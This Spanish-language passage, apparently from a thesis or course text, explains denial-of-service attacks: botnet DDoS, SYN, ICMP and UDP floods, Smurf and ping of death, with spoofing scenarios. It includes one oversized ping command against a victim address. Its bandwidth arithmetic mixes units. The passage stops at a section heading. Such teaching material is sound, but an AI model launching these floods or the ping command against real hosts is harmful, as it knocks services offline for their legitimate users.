En seguridad informática, un **Ataque de denegación de servicios**, también llamado ataque **DoS** (de las siglas en inglés **D**enial **o**f **S**ervice), es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Normalmente provoca la pérdida de la conectividad de la red por el consumo del ancho de banda de la red de la víctima o sobrecarga de los recursos computacionales del sistema de la víctima. Se genera mediante la saturación de los puertos con flujo de información, haciendo que el servidor se sobrecargue y no pueda seguir prestando servicios, por eso se le denomina "denegación", pues hace que el servidor no dé abasto a la cantidad de solicitudes, siendo esta técnica el ciber ataque más usual y eficaz por su sencillez tecnológica.

Una ampliación del ataque DoS es el llamado **ataque distribuido de denegación de servicio**, también llamado ataque **DDoS** (de las siglas en inglés **D**istributed **D**enial **o**f **S**ervice) el cual lleva a cabo generando un gran flujo de información desde varios puntos de conexión. **DDoS** no es más que un ataque de negación de servicio pero distribuido, ejecutado a través de una red de computadores zombis. Sin embargo es muy difícil de detener, ya que no se puede diferenciar el origen del ataque para bloquear las solicitudes ya que estas difícilmente se pueden aislar de las de los clientes reales.

Este método consiste en lo complejo del rastreo de los verdaderos atacantes, ya que quienes envían las solicitudes ofensivas no guardan relación alguna directa con el atacante. Todos estos usuarios anónimos en la mayoría de los casos son controlados mediante instrucciones colocadas en un canal de IRC (Internet Relay Chat), una de las más antiguas formas de chatear en la red. Ellos simplemente se conectan a un puerto determinado en un servidor con un dominio flotante, obteniendo instrucciones. Sin

embargo se puede contra atacar un ataque de **DDoS** atacando al servidor IRC del que reciben sus órdenes los equipos zombis. Está es una técnica muy compleja ya que primero hay que capturar un zombis y estudiar su rootkit para saber cuál es su "root master" y así luego atacarlo, pero los hackers utilizan dominios dinámicos y pueden levantar otro servicio IRC con el mismo nombre rápidamente.

Es decir que la clave del éxito para los ataques de **DDoS** es la cantidad de “zombis” con que cuenta cada Botnet. Podemos afirmar que mayor es el número de máquinas atacantes, mayor es la efectividad del ataque, por ejemplo: Si Una Botnet tiene 3000 máquinas zombis listas para atacar y cada máquina utiliza una conexión hogareña con un promedio de 128 Kb/s de ancho de banda de subida entonces tendríamos un cálculo siguiente:

3000 hosts * 128 KB/s de SUBIDA = 384000 KB/s = 375,00MiB/s

Es decir, que se genera un tráfico resultante de **375,00 MiB/s**, el cual es un ancho de banda más que suficiente para colapsar prácticamente cualquier sistema ya que los vínculos que los ISP le otorgan a los servidores target son claramente inferiores a este valor.

Ejemplo de Ataque DDoS.

Este escenario demuestra la manera de cómo se realiza un ataque flood, muy utilizado en los ataques de Denegación de Servicio, cuyo objetivo principal es él envió de múltiples paquetes de gran tamaño provocando una inundación en el host víctima. La máquina atacante genera muchas peticiones de conexión con el servidor víctima, luego dicho servidor responde a la conexión a un host que no existe y en el cual se utilizó la técnica de IP Spoofing para poder lograr este tipo de ataque.




Ilustración 10: Demostración de conexiones bajo ataque Syn Flood.

6.6.2 OBJETIVOS DEL ATAQUE DE DENEGACION DE SERVICIOS.

- Flood para que evitar que se conecte a la red.
- Mantienes el PC ocupado mientras Spoofing su IP o MAC.
- Intentar que el IDS o Firewall deje de funcionar.
- Por ataques sin escrúpulos de las empresas competidoras que buscaban una ventaja desleal de su negocio.
- Los ataques ideológicos se pueden lanzar por entidades gubernamentales o "hacktivistas". Los hacktivistas tienden a buscar publicidad atacando organizaciones de alto nivel o sitios que simbolicen prácticas políticas conflictivas.
- Un atacante puede controlar decenas o incluso cientos de servidores y apuntar toda esa potencia de ataque acumulada de todos estos sistemas a un único objetivo. El atacante irrumpe en numerosos sitios, instala el script del ataque de denegación de servicio a cada uno y luego organiza un ataque coordinado para ampliar la intensidad de estas agresiones cibernéticas.
- Alteración de información de estado, tales como interrupción de sesiones TCP e interrupción de componentes físicos.
- Obstrucción de medios de comunicación entre los usuarios de un servicio y la victima de manera que ya no puedan comunicarse adecuadamente.

6.6.3 IMPACTO DE LOS ATAQUES DDoS.

Los ataques DDoS son dirigidos a los servidores de aplicaciones Web o también a recursos de bases de datos, mientras que las aplicaciones basadas en ataques sólo representan un 26% de todos los ataques. Los ataques DDoS son más sofisticado y mucho más difícil de detener suelen atacar a dispositivos de seguridad de red porque estos dispositivos limitan el tráfico regular. Algunas aplicaciones ataques DDoS simplemente inundan una aplicación web con solicitudes ilegítimas en un intento de aplastar el poder de procesamiento del servidor, también otros ataques explotan las fallas de lógica de negocios, por ejemplo, un sitio Web del mecanismo de búsqueda puede requerir tratamiento excesivo por un servidor de base de datos y convertirse en un objetivo entonces un ataque DDoS podría explotar esta debilidad mediante la realización de miles de peticiones de búsqueda con comodines para abrumar a la base de datos final.

En el 2009 surgió una aplicación peligrosa "Slowloris", este ataque interrumpió el servicio de aplicación que agota el servicio web con agrupaciones de conexiones al servidor, en dicho ataque, el atacante envía una incompleta solicitud HTTP y envía periódicamente líneas de cabecera para mantener la conexión viva, pero nunca envía la solicitud completa.

El impacto de un exitoso ataque DDoS es generalizada, el rendimiento del sitio se ve seriamente comprometida, lo que resulta que los clientes se frustren, los acuerdos de nivel de servicio son violados, provocando créditos costosos y la reputación de la compañía se empaña, a veces de forma permanente. La pérdida de ingresos, pérdida de productividad, aumentó de los gastos, costos. Las cifras actualmente son asombrosas, las estimaciones de **Forrester, IDC y Yankee Group** predicen que una interrupción de 24 horas para una gran empresa de comercio electrónico se acercaría a $ 30 millones. Una serie de ataques DDoS contra Amazon, Yahoo, eBay y otros sitios importantes en febrero de 2000 causó una pérdida estimada acumulada de$1.2 billones, según el Yankee Group y en enero de 2001, Microsoft perdió aproximadamente$ 500 millones. Algunas compañías de seguridad estiman que se producen unos 7,000 ataques de estos tipos todos los días provocado pérdidas millonarias en diferentes empresas. Por otra parte el

75% de los expertos en TI asegura que el daño a su imagen es uno de los problemas que más temen tras sufrir un ataque DDoS.

Un estudio ha demostrado que hay un importante número de empresas que ya han sufrido este tipo de ataques, que llegan a costar $100.000 dólares por hora de inactividad.

Corero Network Security, fabricante líder de Sistemas de Prevención de Intrusiones (IPS) y Sistemas de Defensa frente a ataques Distribuidos de Denegación de Servicio (DDoS), presento un informe en el que se detallan los cinco mayores ataques DDoS acontecidos en 2011 y ha evidenciado un incremento en los ataques contra empresas perpetrados por los denominados "hactivists" (hackers activistas) que perpetran ataques DDoS a sitios Web, actuando por motivos políticos e. En este sentido, los embates ejecutados contra Mastercard, Visa, Sony, PayPal y la CIA encumbran la lista de Corero Network Security.

Por ejemplo, los ataques DDoS de MyDoom utilizaron un gusano para distribuir el lanzamiento de un ataque por flujos. Debido a que estos botnets se venden y están disponibles globalmente en el mercado negro, un atacante puede comprar el uso de un Botnet por menos de $ 100 dólares para un flujo de ataques, o contratar ataques específicos por $ 5 dólares la hora.

6.6.4 METODOS DE ATAQUE.

En un servidor cuando hay demasiadas peticiones de personas de todo **Internet,** éste se satura, después trabaja más lento hasta que llega el punto en que deja de funcionar puede que se apague directamente o que sólo deje de responder a las conexiones, el servidor no funcionará igual hasta que el ataque pare o se haya logrado bloquear las conexiones ilegítimas, un ataque puede ser perpetuado de varias formas.

- **Consumo de recursos computacionales**: El objetivo es prevenir que los hosts o que las redes puedan comunicarse. Un ejemplo de este tipo de ataque es el conocido como "SYN Flood", el atacante comienza estableciendo una conexión con la computadora de la víctima, mientras tanto la maquina afectada ha reservado un número limitado de estructuras de datos requeridos para completar la conexión. El

resultado es que las conexiones legitimas son negadas mientras que la maquina afectada está a la espera de completar las conexiones "semi abiertas" por el atacante. Un intruso también puede utilizar los propios recursos del sistema en su contra. Un ejemplo es la "Negación de Servicio UDP", en este ataque un intruso utiliza paquetes UDP manipulados para conectar al servicio hecho en una maquina al servicio cargado en otra máquina. El resultado es que los dos servicios consumen el tráfico disponible de la red entre ambas, un intruso podría también consumir todo el ancho de banda disponible en una red generando un gran número de paquetes dirigidos a la red.

Un intruso puede tener la habilidad de causar la caída o la inestabilidad de un equipo al enviar data no esperado sobre la red. Un ejemplo de este ataque es el conocido como ataque "Ping DoS" o ataque "Smurf", llamado así por su programa de ataque. Un atacante envía un gran número de trafico ICMP echo (ping) a direcciones IP de broadcast, todas conteniendo una dirección tomada de la víctima. Si el elemento de ruteo que transporta el tráfico realiza el broadcast IP, mas hosts en dicha red IP tomaran el ICMP echo request y lo responderán con su respectivo echo replay, multiplicando el tráfico por el número de hosts que respondan.

- **Alteración de información de configuración**: Una computadora mal configurada puede no desempeñarse bien o no operar del todo, un intruso que logra obtener las credenciales root o administrador puede alterar o destruir la información de configuración que imposibilita el uso de una computadora o de la red de datos.
- **Alteración de información de estado**: Tales como interrupción de sesiones TCP (TCP reset).
- **Interrupción de componentes físicos de red**: La seguridad física es un componente primario del Aseguramiento de la Información que está relacionada con la prevención de diversos ataques entre los que se incluyen ataques DoS. Las organizaciones deberán prevenir el acceso no autorizado a computadoras, router, gabinetes, racks de comunicaciones, segmentos, unidades de poder.
- **Obstrucción de medios de comunicación:** Entre usuarios de un servicio y la víctima, de manera que ya no puedan comunicarse adecuadamente.

Algunos puntos las cuales hacen factible que se produzcan estos tipos de ataques son:

- **Posibilidad:** Es probable que exista en estos momento cientos de miles o millones de sistemas informáticos conectado a la red y configurados con un bajo nivel de seguridad.
- **Calidad de software:** Cada día el software es más complejo, los tiempos de desarrollo son menores, los programadores poseen menos experiencias y no se dedican suficiente esfuerzo en controles de calidad.
- **Prestaciones Vs Seguridad:** Hasta la fecha los usuarios optan por las prestaciones del producto sacrificando o no reclamando niveles de seguridad. Se entiende que la seguridad es una complicación añadida y que no necesariamente debe formar parte de la solución adoptada, de igual manera se diseñan redes pensando en la velocidad y funcionalidad pero no en la seguridad.
- **Personal no calificado:** La capacidad de formación de administradores de sistemas se ha visto desbordada por la demanda, paralela al crecimiento observado en internet, contratando como administradores de sistemas a personas no calificadas y sin experiencia.
- **Defensa legal:** El propio internet facilita que se internacionalice el problema de los ataques resultando en ocasiones imposible compatibilizar leyes y disposiciones de distintos países lo que en definitiva juega a favor de los atacantes al existir de hecho una indefensión legal.

Flood Ataque.

En este tipo de ataque, la red del sistema de víctimas se inunda con un gran número de paquetes por el atacante, para agotar el ancho de banda de red y caída del sistema. Debido a la saturación del ancho de banda de red de sistema de la víctima, los usuarios legítimos del sistema se impiden el acceso al sistema.

6.6.5 INUNDACION SYN FLOOD.

Cuando una máquina se comunica mediante TCP/IP con otra envía una serie de datos junto a la petición real. Estos datos forman la cabecera de la solicitud, dentro de la

cabecera se encuentran unas señalizaciones llamadas Flags (banderas). Estas señalizaciones permiten iniciar una conexión, cerrarla, indicar que una solicitud es urgente, reiniciar una conexión, etc. Las banderas se incluyen tanto en la solicitud (cliente), como en la respuesta (servidor). En un intercambio estándar TCP/IP se realiza lo siguiente manera: Primeramente establecer conexión: El cliente envía una Flag SYN, si el servidor acepta la conexión, éste debería responderle con un SYN/ACK luego el cliente debería responder con una Flag ACK.

1-Cliente --------SYN-----> 2 Servidor
4-Cliente <-----SYN/ACK---- 3 Servidor
5-Cliente --------ACK-----> 6 Servidor

Ilustración 11: Escenario normal de conexiones.

Resetear Conexión: Al haber algún error o pérdida de paquetes de envío se establece envío de Flags RST:

1-Cliente -------Reset-----> 2-servidor
4-Cliente <----Reset/ACK---- 3-Servidor
5-Cliente --------ACK------> 6-Servidor

Ilustración 12: Escenario con conexiones bajo ataque.

La inundación SYN envía un flujo de paquetes TCP/SYN (varias peticiones con Flags SYN en la cabecera), muchas veces con la dirección de origen falsificada. Cada uno de los paquetes recibidos es tratado por el destino como una petición de conexión, causando que el servidor intente establecer una conexión al responder con un paquete TCP/SYN-ACK y esperando el paquete de respuesta TCP/ACK (Parte del proceso de establecimiento de conexión de 3 vías). Sin embargo debido a que la dirección de origen es falsa o la dirección IP real no ha solicitado la conexión, nunca llega la respuesta. Estos intentos de conexión consumen recursos en el servidor y topan el número de conexiones que se pueden establecer, reduciendo la disponibilidad del servidor para responder peticiones legítimas de conexión.

La mayoría de los servidores tienen un tiempo límite muy corto para las conexiones semi abierta, venciendo el plazo se descarta un pedido de conexión para dar lugar a las demás, sin embargo como la cantidad de paquetes SYN y la inundación SYN se mantiene activa el servidor víctima sufre una caída o un reinicio del sistema. Una variación de este Flood es que el paquete TCP/SYN tenga como dirección IP origen la misma que la del servidor víctima, logrando de esta manera que el servidor se responda a sí mismo y falle.

Ejemplo de ataque Syn Flood.

Este escenario demuestra como la maquina atacante con la IP 2.2.2.5 comienza a enviar grandes cantidad segmentos SYN en paquetes IP con direcciones de origen simuladas o inalcanzables y la maquina victima responde enviando segmentos SYN/ACK a las direcciones IP simuladas de origen quedando a la espera de respuesta hasta que los intentos sobrepasan el tiempo de espera y el buffer de la memoria de la maquina victima empieza a llenarse.




Ilustración 13: Demostración de un ataque Syn Flood.

6.6.6 INUNDACION ICMP FLOOD.

Los ataques ICMP (Protocolo de mensajes de control de Internet) aprovechan una vulnerabilidad del dicho protocolo, dicho es utilizado por la capa IP del modelo de red, para enviar mensajes unidireccionales hacia un servidor. Dado que en ICMP no existe autenticación, los ataques que utilizan ese protocolo pueden generar una denegación de servicio o permitir que el atacante intercepte paquetes en tránsito. Es una técnica DoS que pretende agotar el ancho de banda de la víctima, las inundaciones de ICMP

normalmente se producen cuando las peticiones de eco ICMP sobrecargan a la victima con tantas peticiones que esta consumen todos sus recursos valido.

Es decir que consiste en enviar de forma continuada un número elevado de paquetes ICMP Echo request (ping) de tamaño considerable a la víctima, de forma que esta ha de responder con paquetes ICMP Echo reply lo que supone una sobrecarga tanto en la red como en el sistema de la víctima. Dependiendo de la relación entre la capacidad de procesamiento de la víctima y el atacante, el grado de sobrecarga varía es decir si un atacante tiene una capacidad mucho mayor la víctima no puede manejar el tráfico generado.

Otro de los ataques son los que atentan contra el ancho de banda, un intruso puede consumir todo el ancho de banda disponible en una red, generando un gran número de paquetes para que corran sobre la misma red. Este ataque se conoce como un ataque ICMP o “PING Flood”. El intruso envía un flujo constante de paquetes PING al sistema. En la mayoría de casos, la inundación de la red con estos paquetes puede acabar consumiendo sus recursos y gran cantidad de ancho de banda.

Ejemplo de Ataque ICMP Flood.

Este escenario un atacante envía peticiones de ECHO ICMP con direcciones falsas, dichas peticiones de echo ICMP sobrecargan a la víctima ya que llega a consumir todos sus recursos en responder, hasta que le resulta imposible procesar el tráfico de red valido.




Ilustración 14: Demostración de Ataque ICMP Flood.

Por ejemplo: La máquina atacante envía un paquete Echo ICMP con origen 200.1.1.1 (Ip Spoofing victima) y destino tipo broadcast 171.255.255.255 con el objetivos que todas las maquinas correspondiente a dicha red respondan un ICMP ECHO a la maquina real con dirección 200.1.1.1 provocando una sobrecarga de peticiones ICMP.




Ilustración 15: Demostración de un ataque ICMP Flood.

6.6.7 SMURF.

El ataque Smurf es un ataque de denegación de servicio que utiliza mensajes de ping al broadcast con Spoofing para inundar un objetivo. En este tipo de ataque, el perpetrador envía grandes cantidades de tráfico ICMP (ping) a la dirección de broadcast, todos ellos teniendo la dirección de origen cambiada (Spoofing) a la dirección de la víctima. Si el dispositivo de ruteo envía el tráfico a esas direcciones de broadcast lo hace en capa 2 donde está la función de broadcast y la mayoría de los host tomarán los mensajes ICMP de **echo request** y lo responderán multiplicando el tráfico por cada host de la subred. En las redes que ofrecen múltiples accesos a broadcast, potencialmente miles de máquinas responderán a cada paquete y Todas esas respuestas vuelven a la IP de origen (la IP de la víctima atacada).

Los dos componentes principales del ataque Smurf son el uso de paquetes falsificados y el uso de una dirección de difusión, en el ataque Smurf, los atacantes están forjando o suplantando la dirección de origen en solicitudes de eco ICMP y los envían a una dirección de difusión IP. Esto hace que cada máquina de la red de difusión reciba la respuesta y respondan de nuevo a la dirección de origen que fue forjada por el atacante,

con este tipo de ataque, hay tres partes implicadas: el atacante, el intermediario y la víctima. En este tipo de ataque, el intermediario también puede ser una víctima ya que cuando todos los equipos del intermediario comienza responder a la dirección falsificada, por lo que puede generar muchos paquetes que utiliza todo el ancho de banda de la red.

El problema de la dirección broadcast es que suelen estar disponibles también para usuarios de fuera de la red local en particular para todo internet, por ejemplo un atacante puede enviar un pequeño datagrama a toda una red remota y que las máquinas de dicha red respondan todas a la vez, posiblemente con un datagrama de mayor tamaño y si la red sondeada tiene 150 máquinas activas la respuesta es 150 veces más intensa, es decir se consigue un efecto multiplicador. Tanto la víctima como el intermediario de este ataque pueden sufrir una degradación de los servicios de red, tanto en sus redes interiores como en sus conexiones a internet hasta el punto de no poder utilizarlos.

Ejemplo de Ataque Smurf.

Este escenario demuestra un típico ataque Smurf, la red correspondiente a este escenario es la dirección 10.1.1.0/24 y broadcast 10.1.1.255, la maquina atacante utiliza la dirección 10.1.1.10 y envía un paquete tipo difusión con la dirección de origen 10.1.1.254 correspondiente a la maquina víctima, de tal manera que todas las maquinas conectada a dicha red responderán pero a la maquina victima cuya dirección es la 10.1.1.254 provocando de esta manera que todas las maquinas sobrecarguen a la maquina víctima.




Ilustración 16: Demostración de un Ataque Smurf.

Es decir que una red LAN la maquina atacante utiliza la dirección IP de la maquina victima (Ip Spoofing) y envía un paquete especial tipo difusión en el cual todas las máquinas que pertenezcan a dicha LAN responderán a la maquina real (por ejemplo 192.168.0.5) sobrecargando de esta manera su buffer de procesamiento de la maquina víctima.




Ilustración 17: Demostración de un Ataque Smurf.

6.6.8 INUNDACION UDP FLOOD.

Un **ataque de inundación UDP** es un ataque de denegación de servicio (DoS) mediante el Protocolo de datagramas de usuario (UDP), un ataque UDP Flood es posible cuando un atacante envía paquetes UDP a un puerto randomico de un equipo víctima, cuando este recibe un paquete UDP determina la aplicación que está esperando en el puerto destino, si no existe ninguna aplicación esperando en el puerto mencionado entonces genera un paquetes ICMP de destino inalcanzable al origen, logrando de esta manera él envió excesivo de paquetes UDP, produciéndose la caída del sistema. Es decir que para un gran número de paquetes UDP, el sistema víctima se verá obligada a enviar muchos paquetes ICMP, llevando eventualmente a ser inalcanzable por otros clientes. Debido a la naturaleza sin conexión del protocolo UDP, este tipo de ataques suele venir acompañado de IP Spoofing.

Ejemplo de Ataque UDP FLOOD.

Este escenario de forma parecida a una inundación ICMP, la maquina atacante envía paquetes IP que contienen datagramas UDP con el propósito de ralentizar a la víctima que le resulta imposible procesar las conexiones válidas. Es decir la maquina atacante con la ayuda de IP Spoofing comienza a enviar paquetes UDP que apuntan a un servidor

DNS con dirección 1.2.2.5 puerto 53 y cuando el servidor agote sus recursos no podrá procesar nuevas peticiones.




Ilustración 19: Demostración de Ataque UDP Flood.

6.6.9 PING OF DEATH / PING DE LA MUERTE.

El tamaño máximo del paquete IP admisibles es de 65,535 bytes, incluyendo el encabezado del paquete que normalmente tiene una longitud de 20 bytes, una solicitud de eco ICMP es un paquete con un encabezado falso de 8 bytes de longitud, por lo tanto el tamaño máximo admisibles de área de datos de una solicitud de eco ICMP es de 65 507 bytes (65535-20-8= 65507). Sin embargo muchas implementaciones del comando ping permiten al usuario especificar un tamaño del paquete superior a 65,507 bytes, un paquetes ICMP sobredimensionado puede desencadenar una variedad de reacciones adversas por parte del sistema como la denegación de servicio, caída, bloques y reinicios.

Un **ping de la muerte** es basado en overflow, es un tipo de ataque enviado a una computadora que consiste en mandar numerosos paquetes ICMP muy grande con el fin de colapsar el sistema atacado. Un ping normalmente tiene un tamaño de 64 bytes, algunos sistemas operativos no podían manejar pings mayores al máximo de un paquete IP común, que es de 65.535 bytes, enviando pings de este tamaño era posible hacer que esas computadoras dejaran de funcionar. Así cuando la computadora que es el blanco de ataque vuelve a montar el paquete, puede ocurrir una saturación del buffer, lo que a

menudo produce como consecuencia un fallo del sistema, este ataque ha afectado a la mayoría de Sistemas Operativos, como Unix, Linux, Mac, Windows, a impresoras, y a los routers, pero se hizo muy popular en Windows 95 como en Windows NT ya que permitían construir pings ilegales con las implementación de ping integrada: **ping –s 65510 IP víctima.**

Por ejemplo: si construimos un mensaje ICMP de tipo echo-request de 65510 bytes mediante el comando ping –s 65510, los datos ICMP podrán ser enviados en un único paquete fragmentado en N trozos según la MTU de la red, pero pertenecientes al mismo datagrama IP. Si hacemos la suma de los distintos campos del datagrama se observara que los 20 bytes de cabecera IP más los 8 bytes de cabecera ICMP junto con los datos ICMP 65510 bytes ocuparan 65538 bytes, consiguiendo de esta manera que el ataque provoque un desbordamiento de 3 bytes, este hecho provocara que al reconstruir el paquete original en el destino, se producirán errores y en casi que exista deficiencia en la implementación de la pila TCP/IP del sistema podrían causar la degradación total del sistema atacado.

Ejemplo de Ataque PING OF DEATH.

